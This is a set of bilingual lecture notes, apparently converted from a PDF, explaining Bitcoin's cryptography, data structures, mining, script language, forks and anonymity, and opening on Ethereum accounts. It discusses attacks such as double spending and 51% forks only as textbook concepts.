

目录

Ch1.BTC	2
Lecture1 Introduction to Cryptography in BTC	2
Lecture2 Data Structure in BTC.....	3
Lecture3 CryptoCurrency Consistency (Protocol).....	4
Lecture4 BTC System Realization	6
Lecture5 The Bitcoin Network.....	8
Lecture6 Difficulty of Mining.....	8
Lecture7 BTC Mining	9
Lecture8 BTC Scripting Language	11
Lecture9 Forking	17
Lecture10 Questions and Answers about BTC	18
Lecture11 Anonymity in BTC	19
Lecture12 Thinking of BTC.....	21
CH2.ETH	22
Lecture13 Overview and Accounts of ETH	22
Lecture14 State Tree in ETH.....	23
Lecture15 Transaction Tree and Receipt in ETH	26
Lecture16 GHOST Protocol	30
Lecture17 Mining Algorithm in ETH	31
Lecture18 Difficulty Adjustment Algorithm in ETH	33
Lecture19 Proof of Stake(PoS)	36
Lecture20 Smart Contract.....	37
Lecture21 the DAO (Decentralized Autonomous Organization)	46
Lecture22 Beauty Chain	48

Lecture23	Thinking of ETH.....	50
Lecture24	Summary in Blockchain	51

Ch1.BTC

Lecture1 Introduction to Cryptography in BTC

There are two of Cryptography used in BTC: hash function and signature.

1. Hash Function

- Definition: Its input can be any size of any size, and it produces a fixed-sized output, and it's efficiently computable[computing the hash of n-bit string's running time $O(n)$]
- Property

Property	Description	Application
Collision Resistance	In theory, there is no hash function can avoid collision, because the search space is much larger than the target space.	message digest
Hiding	"one-way", irreversible don't give away x. Actually, brute force can get x.	digital commitment
Puzzle Friendly	the only way to get some specific hash value is brute force .	Mining, proof of work

- the hash function used in BTC is SHA-256(Secure Hash)

2. Signature

- Accounts management
 - Generating pairs of keys: (public keys, private keys)
 - This is an asymmetric encryption algorithm:
 - sign the signature: private key; verify the signature: public key
It's inconvenient to distribute the keys.

- If there are people that generated the same pair of keys?
Nope. A good source of randomness guarantees .
The probability is smaller than the earth collision.
- The property: difficult to solve, easy to verify.


Lecture2 Data Structure in BTC

1. Hash Pointer

- The difference between hash pointer and the ordinary pointer:hash pointer includes not only the first position but also the hash value of the data.
- used when it's acyclic
can't use when there's circulation, dependence on each other
(若存在环，无法确定 origin/第一个)
- There are two kinds of data structure using hash pointer:Blockchain and Merkle tree.

2. Blockchain

- **link list** in essence, using the hash pointer instead.



The first block:Genesis block(创世块)


only store the hash of the most recent block

Domino Effect → tamper-evident log

3. Merkle Tree

- **binary tree** in essence, using the hash pointer instead.
- Block header: only the Merkle root
Block body: transactions list
- **Application:**
 - **Merkle proof** (proof of membership/inclusion): $\Theta(\log(n))$
 - proof of non-membership:
 $\Theta(n)$ (without sorting)

$\Theta(\log(n))$ (sorted Merkle tree,not used in BTC)



Lecture3 CryptoCurrency Consistency (Protocol)


1. The Central Bank issue digital currency :

- eg1: 100 RMB ---signed by CB
Replicable → double-spending attack
- eg2:with a number in the currency (每张币上带有一个号码)
feasible, but centralize

2. To issue one currency, two problems should be solved:

- How to issue the currency----mining
- how to validate the txs---all users maintain the blockchain.

3.



A 与 B 的交易：需要 A 的签名，B 的地址

A 需要知道 B 的地址；B 要知道 A 的公钥（所有节点都需要知道 A 的公钥，为验证 A 的签名）

Q: 如何得知 A 的公钥？

A: 交易中自己宣称的

Q: B' 假装为 A，用自己的私钥签名，可以吗？

A: 不行。交易的输出写明转给谁的公钥 Hash，B' 伪造，与前一个交易的输出的公钥 Hash 无法对应。

Block header	Block body
version	Txs list
Hash of previous block header	
Merkle root Hash	
target	
nonce	
timestamp	

Full node: fully validating node, which saves all blocks, maintain the blockchain

Light node: can't validate txs

Q: 以上区块内容，如何写入？

A : Distributed consensus: distributed hash table

Some impossible results:

FLP: If 网络传输异步，无法达成共识，只要有一人不诚实

CAP Theorem (consistency, availability, partition tolerance) 最多满足 2 个

Consistency in BTC:

- Suppose most nodes are honest, why not vote?

Based on membership, Hyperledger: Farbric

Sybil attack (女巫攻击): generating accounts all the time

- (1) By mining in BTC, POW algorithm(to find a nonce(4 bytes))

(2) Longest valid chain, consistency in the chain: forking attack

- block reward:

coinbase tx: the only way to generate BTC

Initially 50 BTC, halves every 210,000 blocks(approximately 4 years)

Hash rate is proportional to the computation power, 对抗 Sybil attack


mining : solve the computational puzzle(nonce)

miner: 争夺记账权的节点

Lecture4 BTC System Realization

- tx-based ledger

UTXO(unspent tx output)



全节点存储 UTXO, 方便验证新交易

BTC 中除 block reward 之外第二个激励机制 : tx fee=total inputs-total outputs

随着 BTC 生成数目的逐渐减半, tx fee 会逐渐成为矿工的主要奖励

BTC 生成数目减半时间 :

$$\frac{21 \text{ 万} * 10 \text{ min}}{365 \text{ 天} * 24 \text{ 时} * 60 \text{ min}} \approx 4 \text{ 年}$$

{ tx-based ledger: BTC, 需要指明币的来源, 因为没有账户的概念
account-based ledger: ETH

- 对挖矿过程的概率分析

尝试 nonce 的过程 :


Bernoulli trial: a random experiment with binary outcome

Bernoulli process: a sequence of independent Bernoulli trials

用 Poisson process 近似:

出块时间服从指数分布 (exponential distribution)

矿工的挖出下个块的时间取决于矿工的算力占系统总算力的百分比,



Progress-free/memoryless: 与算力成比例的出块概率，保证公平性

若没有该性质，则算力强的矿工会有不成比例的优势

- BTC 的生成总量：Geometric series:

$$210,000 * (50 + 25 + 12.5 + \dots) = 21,000,000 \text{ (2100 万)}$$

BTC is secured by mining(虽无实际意义，只是算力比拼，但是维护安全性)，BTC 的稀缺性是人为造成的，逐渐减半。


- 安全性分析（假设大多数节点是诚实的节点）

仅仅概率保证，大概率上下个区块为诚实节点发布的；恶意节点亦有可能拿到记账权。

若恶意节点拿到记账权，其可以干什么？

(1)偷币？不能，没有签名，若伪造假签名，硬写入区块链，诚实节点不认

(2)Double spend？算力比拼，比较困难。应对措施：等 6 个确认区块



(3) 故意拒绝交易进入？可以。但可以等其他诚实节点写入区块链，问题不大。

(4) selfish mining ? 一次挖两块，发布到链上，有风险，需要很强算力，比较困难

Lecture5 The Bitcoin Network

- Application layer: Bitcoin Block chain

Network layer: P2P overlay network(底层网络)

BTC 中的 P2P 网络中，所有节点都是对等的，而有些 P2P 网络中存在 super node 以及 master node。网络中离线节点要进入网络，需要知道 seed node；退出时则不需要做啥，一段时间没有操作后，会被网络遗忘。

BTC 设计原则 : simple ,robust , but not efficient

- 消息传播方式：flooding

节点维护等待上链的交易集合：memory pool；第一次听到交易时，若合法则加入该集合并转发给邻居节点；再次听到时，不加入该集合，亦不转发
若有人试图 double-spend：比如 A- >B, A- >C

很难分清哪个交易是 double-spend，只能将先听到的加入 memory pool，例如将 A- >B 加入 memory pool，若 A- >B 写入链，则从集合中删掉 A- >B；若 A- >C 写入链，亦将 A- >B 删掉，因为该交易为 double-spend，不合法了

- BTC 网络传播： Best-effort ，因为存在延迟、恶意节点

Lecture6 Difficulty of Mining

- $H(\text{Block header}) \leq \text{target}$
H: SHA256 输出 256 位， 2^{256}
- Difficulty 计算公式：

$$\text{Difficulty} = \frac{\text{difficulty_1_target}}{\text{current_target}}$$

调整原因： (1) 算力越来越强 (2) 使出块时间平均 10 分钟

出块时间短：传播时间长，易出现分叉问题

总算力越强，安全性越高

分叉会分散算力，安全性降低

Q: 10 min 最优？

A: 不一定，仅仅取了一个相对折中的时间，维持出块时间为一个常数

- 如何调整？

每 2016 个块（大约两周）调整一次 difficulty $\frac{2016*10}{60*24} \approx 14$

调整公式：

$$\text{target} = \text{target} \times \frac{\text{actual time}}{\text{expected time}}$$

target 编码在 nBits 中

expected time: $2016 * 10$

上下调时间存在 4 倍限制，即不能小于 expected time 的 1/4, 不能大于其 4 倍

谁来调整？

写在代码中，系统自动调整

Lecture7 BTC Mining

- 全节点与轻节点的比较

全节点	轻节点
一直在线	不是一直在线
在本地硬盘上维护完整的区块链信息	不用保存整个区块链，只要保存每个区块的块头
在内存里维护 UTXO 集合，以便快速检验交易的正确性	不用保存全部交易，只保存与自己相关的交易
监听比特币网络上的交易信息，验证每个交易的合法性	无法检验大多数交易的合法性，只能检验与自己相关的那些交易的合法性
决定哪些交易会被打包到区块里	无法检测网上发布的区块的正确性
监听别的矿工挖出来的区块，验证其合法性	可以验证挖矿的难度
挖矿：决定沿着哪条链挖下去；当出现等长的分叉的时候，选择哪个分叉	只能检测哪个是最长链，不知道哪个是最长合法链

- 挖矿设备的进化
 - CPU 挖矿（专门用来挖矿有些浪费，内存和计算模块用得少）
GPU 挖矿（GPU 主要用于通用并行计算，挖矿时浮点数运算等功能都是用不到的，亦有些浪费）
 - ASIC (Application Specific Integrated Circuits)：专门用来挖矿，且针对特定的 mining puzzle；故有些币种为解决冷启动问题，采用已有的挖矿算法 (merged mining)；ASIC 的研发周期较长，每次更新运算速度可能会有数量级的提高
 - 整体来看，挖矿设备的发展趋势：由通用到专用
- 矿池
 - 出现原因：(1) 个人挖矿风险大，收益不稳定；(2) 需承担全节点一切责任
 - 矿池组成：(1) pool manager：承担监听、验证、打包区块等功能，按照一定比例收取管理费；(2) miner：只负责计算 hash(ASIC 芯片只计算 hash)
 - 利益分配：按矿工贡献大小分配。降低矿池内难度，矿工挖到符合矿池难度的 nonce，提交给矿主，算一份 share (almost valid block)，当有人挖出区块，最终按照 share 的份额进行利益分配
 - 会不会有人得到符合难度要求的 nonce，偷摸自己发布到区块链中？矿工打包好的区块头，coinbase 中收款地址一般为矿主，偷发无用
 - 会不会 share 提交，真正合法的 nonce 不提交？可能。无经济上的奖励，但可能为对手派来卧底，只参与分红
 - 目前世界上有几大矿池占到很大比重，这使得 51% 的 attack 更容易
 - 51% 算力可发动的攻击？
 - (1) 分叉攻击：对想回滚的交易，在六个确认区块后，从该交易的前一个区块进行分叉，使得交易回滚
 - (2) Boycott：不接受某账户交易。一旦该账户交易上链，立马从包含该交易的区块分叉，使得该用户的交易无法上链，其他矿工亦不敢轻易包含账户的交易，因为易被分叉。
 - (3) 盗币？不可能，没有私钥。若强行把一个签名不对的交易写入区块链，其他诚实的节点会进行分叉，不认可其为合法连
 - on demand mining：矿池的潜在危害，使得召集 51% 算力容易
on demand computing：云计算，不需维护，需要时召唤，二者类似

Lecture8 BTC Scripting Language

- 交易结构

变量	Description
txid	交易 id
hash	交易 Hash
version	版本
size	交易大小
weight	
locktime	一般为 0, 表示立即生效, 不为 0 则在指定时间后生效
vin	数组
vout	数组
hex	十六进制

- Vin 及 vout 详细结构

vin		vout	
txid	币的来源, 之前交易 (Redeem tx) 的 Hash	value	转账的金额
vout	在 Redeem tx 中输出序号	n	在 tx 中输出序号
ScriptSig	私钥, 又称 input script	ScriptPubkey	公钥, 又称 output script




- Script 几种形式


- P2PK(Pay to Public Key)

Input script		
PUSHDATA(Sig)	将 Sig 压到栈顶	Sig
Output script		

PUSHDATA(Pubkey)	将 Pubkey 压到栈顶	
OP_CHECKSIG	检查 Sig 合法性, 正确返回 True, 否则返回 False	

■ P2PKH(Pay to Public Key Hash)

Input script		
PUSHDATA(Sig)	将 Sig 压到栈顶	
PUSHDATA(Pubkey)	将 Pubkey 压到栈顶	
Output script		
OP_DUP	将栈顶元素复制	
OP_HASH160	将栈顶元素取 HASH 压入栈	

PUSHDATA(PubKeyHash)	将 PubKeyHash 压到栈顶	
OP_EQUALVERIFY	弹出栈顶两个元素比较是否相等, 若相等则执行下步; 不相等则返回 False	
OP_CHECKSIG	检查 Sig 合法性, 正确返回 True, 否则返回 False	

■ P2SH(Pay to Script Hash)

BIP16 方案 :


Input script	Output script
..... PUSHDATA(Sig) PUSHDATA(Serialized Redeem Script)	OP_HASH160 PUSHDATA(redeem Script Hash) EQUAL

两步验证 :

- (1) 验证序列化 redeem script 与 output script 中的 Hash 值是否匹配;
- (2) 反序列化并执行 redeem script, 验证 input script 中给出的签名是否正确

举例 : 多重签名


早期版本		
Input script		
X	随意值, 程序 bug, 从栈中多弹出一个值	

PUSHDATA(Sig_1) PUSHDATA(Sig_M)	将 M 个 Sig 按照 Pubkey 对应的顺序压入栈		
Output script			
M	将最少 SIG 个数 M 压入栈		
PUSHDATA(Pubkey_1) PUSHDATA(Pubkey_N)	将 N 个 Pubkey 压入栈		
N	将总 SIG 个数 N 压入栈		
OP_CHECKMULTISIG	检查多重签名合法性		True

早期版本弊端：支付者的 output 很麻烦，如网上购物，用户支付给电商，很麻烦。

P2SH (现在版本)		
Input script		
X	随意值，程序 bug,从栈中多弹出一个值	

PUSHDATA(Sig_1) PUSHDATA(Sig_M)	将 M 个 Sig 按照 Pubkey 对应的顺序压入栈		
PUSHDATA(Serialized Redeem Script)	将序列化的赎回脚本压入栈		
Output script			
OP_HASH160	对栈顶的序列化后的赎回脚本反序列化后取 Hash		

PUSHDATA(Redeem Script Hash)	将赎回脚本的 Hash 压入栈	
EQUAL	验证 redeem script 是否匹配，若通过继续验证 redeem script 的内容，否则返回 False	
Redeem Script		
M	将最少 SIG 个数 M 压入栈	
PUSHDATA(Pubkey_1) PUSHDATA(Pubkey_N)	将 N 个 Pubkey 压入栈	
N	将总 SIG 个数 N 压入栈	
OP_CHECKMULTISIG	检查多重签名合法性	

本质将复杂度从 output script 转移到 input script。

■ Proof of burn

Output script	用处
OP_RETURN任意内容 无条件返回错误	(1) AltCoin: 通过销毁一定量的 BTC 来获得小币 (2) 往区块链写入一些内容，不可篡改，如 digital commitment, 知识产权保护；Coinbase 亦可写入信息，但只有挖到块的矿工有权写 (3) 矿工看到此类时，无需保存 UTXO

● BTC scripting language / Script 特点

- **Key design goal:** to have sth simple and compact , yet with native support for cryptographic operations.
- Stack-based (基于栈)
- not Turing Complete;
- only room for 256 instructions, because each one is represented by 1 byte.
- 2 types of instruction
 - data instruction:** push the data onto the top of stack
 - opcode:** perform some function

Lecture9 Forking




State fork (对区块链状态认知不同)	Protocol fork (软件版本不同导致的协议不同)
forking attack	soft fork
deliberate fork	hard fork

● Hard fork

必须所有用户全部更新，才不会导致分叉

增加新的条件，老节点不认可新挖出的区块



例子：(1) BTC

block size limit 1M : $\frac{1000,000}{250} = 4000 \quad \frac{4000}{10^6} = 7tx/s$ throughput 小，交易延迟


故提出增大 block size 至 4M，出现硬分叉

(2) 以太坊：为对抗 the DAO，分叉成 ETC 和 ETH

- **Soft fork**

不会永久分叉

要求更严格，老节点认可新节点



例子：

- (1) coinbase: 增加一个域做 extra nonce
nonce: 4 bytes(2^{32}) + extra nonce: 8 bytes(2^{96})
- (2) P2SH (Pay to Script Hash)

Lecture10 Questions and Answers about BTC

1. 转账交易，接受者不在线怎么办？

不需要接受者在线，只是在区块链中记录一下

2. 转账时，是否会出现之前未见过的收款地址？

是。在本地产生公私钥对，只有在该地址第一次收到 BTC 时，其他账户才知道它的存在。

3. 私钥丢失，怎么办？

账户上的钱永远取不出，无解。不能像银行一样重置密码。

4. 私钥泄露，怎么办？

尽快将钱转移到安全账户，密钥无法更改。

5. 转账时，写错地址怎么办？

无法取消已经发布的交易，无解；若知道该地址对应的人可与其商量

6. Proof of burn 操作 OP_RETURN，返回 FALSE，如何写入区块链？

OP_RETURN 写在当前交易的输出脚本，在验证该交易合法性时，不会执行该输出脚本。

7. BTC 挖矿，别的矿工会不会偷答案，即拿别人的 nonce？

Coinbase 交易不一样，故区块的 merkle_root 不同，nonce 是与 merkle_root 绑定的，单纯偷 nonce 无用。

8. Tx fee (交易费) 如何确定给哪个矿工？

Tx fee = total inputs – total outputs，差额即为交易费，无需事先知道哪个矿工得到该交易费，谁发布到区块链中的区块包含该交易，该矿工即得到交易费。

Lecture11 Anonymity in BTC

Pseudonymity: 化名

Unnamed lake: 未名湖

- 匿名性：

- (1) 生成的地址账户有可能关联，如同一交易的两个输入可能为一个人
- (2) 与现实相联系，真实身份可能暴露：资金转入、转出易泄露；购物用 BTC 支付亦可能泄露。

例子：Silk road: eBay for illegal drugs 最终被 FBI 抓

Hide your identity from whom?

Friends FBI

- 如何提高匿名性？

Application layer

Network layer

网络层匿名性：多路径转发（学术界早已解决）

应用层：coin mixing 服务，收费

某些应用具有 mixing 功能：如在线钱包，交易所

不可篡改性对匿名性来说是灾难，一旦某个交易泄露身份，无法抹掉

- 零知识证明

- 零知识证明 (zero-knowledge proof) 是指一方（证明者）向另一方（验证者）证明一个陈述是正确的，而无需透露该陈述是正确的之外的任何信息。

- 零知识证明的数学基础——同态隐藏

- (1) 如果 x, y 不同，它们的加密函数值 $E(x)$ 和 $E(y)$ 值亦不同（无碰撞）
- (2) 给定 $E(x)$ 的值，很难反推出 x 的值 (Hiding)
- (3) 给定 $E(x), E(y)$ 的值，保持同态加法与乘法运算：通过 $E(x), E(y)$ 计算出 $E(x+y)$ 和 $E(xy)$ 的值，可扩展到多项式。

- 盲签

盲签方法

- 用户A提供SerialNum，银行在不知道SerialNum的情况下返回签名Token，减少A的存款
- 用户A把SerialNum和Token交给B完成交易
- 用户B拿SerialNum和Token给银行验证，银行验证通过，增加B的存款
- 银行无法把A和B联系起来。
- 中心化

- 零币与零钞

零币和零钞

- 零币和零钞在协议层就融合了匿名化处理，其匿名属性来自密码学保证。
- 零币(zero coin)系统中存在基础币和零币，通过基础币和零币的来回转换，消除旧地址和新地址的关联性，其原理类似于混币服务。
- 零钞(zerocash)系统使用zk-SNARKs协议，不依赖一种基础币，区块链中只记录交易的存在性和矿工用来验证系统正常运行所需要关键属性的证明。区块链上既不显示交易地址也不显示交易金额，所有交易通过零知识验证的方式进行。

零币和零钞是专门为匿名性设计的币，但需要强匿名性的用户不多，且损失掉一定功能，与实体交互时仍有隐患，故两个币种并非主流加密货币。

Lecture12 Thinking of BTC

● 哈希指针

Q: 指针保存在本地的地址，只有在本地有意义，在别处无意义，BTC 中哈希指针如何在成千上万台设备有效呢？

A: 实质上，哈希指针只有 Hash，没有指针

存储在数据库中，level DB (key, value)

key 为区块 Hash, value 为区块内容

只需知最后一个区块的 hash，查找其内容，得到上一个区块的 hash，以此类推
有些节点只保存近几千个区块，需要时向全节点要

● 区块恋

利用区块链不可篡改性，见证爱情，每人保存私钥的一半，其弊端：

- (1) 256bits, 暴力求解很难，截断后破解难度降低 $2^{256} \rightarrow 2^{128}$
- (2) 一人丢失，永远无法取出。故多人共享账户，不要截断密钥，用多重签名 (MULTISIG)，这样每个私钥独立产生
- (3) 若二人分手，无法取出，买的 BTC 永远存在 UTXO 中，对矿工不友好

● 分布式共识

为何 BTC 绕过分布式共识中的那些不可能结论？

严格意义上说，没有达成真正意义上的共识，因为可被分叉攻击

理论上不可能结论，在特定条件下成立，实际上改变条件是可能的。

知识改变命运，但一知半解只会使命运更差

不要被学术界的思维限制头脑，不要被程序员思维限制想象力

● BTC 的稀缺性

冷启动问题：早期挖矿难度低，早期奖励多

BTC 总量恒定，总量固定（即稀缺）不适合做货币，如黄金，挖出速度赶不上财富增长速度

● 量子计算

- (1) 量子计算机离实用还差很远
- (2) 若量子计算机真的投入使用，首先冲击的是传统金融业，大多数钱还是在传统金融业
- (3) 地址对公钥取了一层 Hash 值，加了一层保护，即使量子计算机能从公钥

推出私钥，其首先要从地址推出公钥，是很困难的。

CH2.ETH

Lecture13 Overview and Accounts of ETH

出块时间：平均 15 秒

共识协议：GHOST 协议

mining puzzle：对内存要求高(memory hard)；ASIC resistance

pow → pow + pos(proof of stake)

	去中心化	发行币	最小单位
Bitcoin	Decentralized currency	BTC	Stoshi
Etherem	Decentralized currency & contract	Ether	Wei

去中心化货币好处：相比于 fiat currency，跨国交易更容易

- **BTC**：tx-based ledger 存在问题：(1) 个人余额清算问题 (2) 花币不能花一部分，要分割

ETH：account-based ledger

Double spending attack: ETH 天然对抗（此类为花钱人不诚实导致）

Replay attack：ETH 可能存在，重放攻击（此类为收钱人不诚实）

为避免重放攻击，不仅维护余额，还要 nonce（交易数目）

A→B (10ETH)

Nonce = 1

Signed by A

